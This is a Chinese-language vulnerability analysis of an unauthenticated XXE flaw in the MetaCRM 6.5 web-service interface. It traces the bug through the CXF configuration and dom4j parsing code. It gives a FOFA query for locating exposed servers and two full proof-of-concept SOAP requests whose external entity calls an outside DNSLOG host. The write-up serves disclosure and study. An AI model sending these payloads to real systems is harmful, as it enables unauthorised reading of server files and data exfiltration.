漏洞简介
MetaCRM是一款智能平台化CRM软件,通过提升企业管理和协同办公,全面提高企业管理水平和运营效率,帮助企业实现卓越管理。美特CRM ws 接口的 accessSessionValue、corditionXml 等多个方法的参数存在XXE漏洞,未授权攻击者可利用该漏洞获取系统敏感信息。
影响版本
CRM6.5
fofa语法
body="/common/scripts/basic.js" && body="www.metacrm.com.cn"
漏洞分析
先看 web.xml 里对于 services 接口的定义
<servlet>
    <servlet-name>CXFServlet</servlet-name>
    <servlet-class>
        org.apache.cxf.transport.servlet.CXFServlet
    </servlet-class>
    <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
    <servlet-name>CXFServlet</servlet-name>
    <url-pattern>/services/*</url-pattern>
</servlet-mapping>
再看下 WEB-INF/spring/cxf-config.xml
<?xml version="1.0" encoding="UTF-8"?>
 <beans xmlns="http://www.springframework.org/schema/beans"
                 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
                 xmlns:jaxws="http://cxf.apache.org/jaxws"
                 xsi:schemaLocation="
                       http://www.springframework.org/schema/beans

                       http://www.springframework.org/schema/beans/spring-beans.xsd
                       http://cxf.apache.org/jaxws http://cxf.apache.org/schemas/jaxws.xsd">

    <import resource="classpath:META-INF/cxf/cxf.xml"/>
    <!-- <import resource="classpath:META-INF/cxf/cxf-extension-soap.xml"/> -->
    <import resource="classpath:META-INF/cxf/cxf-servlet.xml"/>
    <jaxws:endpoint implementor="com.metasoft.ws.service.data.CommonOperationServImpl" address="/ws" />
</beans>
根据上面两个的定义,那么访问的URL 就是 /services/ws 。其次是根据 Apache CXF 的 WebService 服务发布相关知识,我们只需在路径后添加 ?wsdl 即可获得完整服务列表:

然后借助 burpsuite 的 wslder 插件解析出来就可以测试了,以其中 commonQueryServ、commonCheckServ为例,
看下其业务实现中,accessSessionValue 被带入 getDocument4String

getDocument4String 实现如下
import org.dom4j.Attribute;
import org.dom4j.Document;
import org.dom4j.DocumentException;
import org.dom4j.DocumentHelper;
import org.dom4j.Element;
......
public static Document getDocument4String(String xml) {
        Document xmlDocument = null;

        try {
            if (!StringUtil.isEmpty(xml)) {
                xmlDocument = DocumentHelper.parseText(xml);
            }
        } catch (DocumentException e) {
            Debug.error("", e);
        }

        return xmlDocument;
    }

在看下 dom4j 的版本:1.6.1 ,这个版本的SAXReader(DocumentHelper 内部调用)默认启用外部实体解析,因此存在XXE漏洞。


另外 commonQueryServ 参数 corditionXml 被带入 queryServAnalysis 方法中最终也会调用 DocumentUtil.getDocument4String(corditionXml);,因此此参数同样存在XXE漏洞
漏洞复现
POST /services/ws HTTP/1.1
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: metasoft.mrxn.net
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:data="http://data.service.ws.metasoft.com/">
<soapenv:Header/>
<soapenv:Body>
<data:commonQueryServ>
<!--type: string-->
<accessSessionValue><?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://xx1.mrxn.dnslog.pt/xxe_test">
%remote;]>
<root/></accessSessionValue>
<!--type: string-->
<objectname>sonoras</objectname>
<!--type: string-->
<corditionxml>quae</corditionxml>
</data:commonQueryServ>
</soapenv:Body>
</soapenv:Envelope>

DNSLOG平台成功收到请求
以及 commonCheckServ 的验证
POST /services/ws HTTP/1.1
SOAPAction:
Content-Type: text/xml;charset=UTF-8
Host: metasoft.mrxn.net
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:data="http://data.service.ws.metasoft.com/">
<soapenv:Header/>
<soapenv:Body>
<data:commonCheckServ>
<!--type: string-->
<accessSessionValue><?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://xx1.mrxn.dnslog.pt/xxe_test">
%remote;]>
<root/></accessSessionValue>
<!--type: string-->
<objectname>sonoras</objectname>
<!--type: string-->
<recordid>quae</recordid>
</data:commonCheckServ>
</soapenv:Body>
</soapenv:Envelope>也同样可以收到请求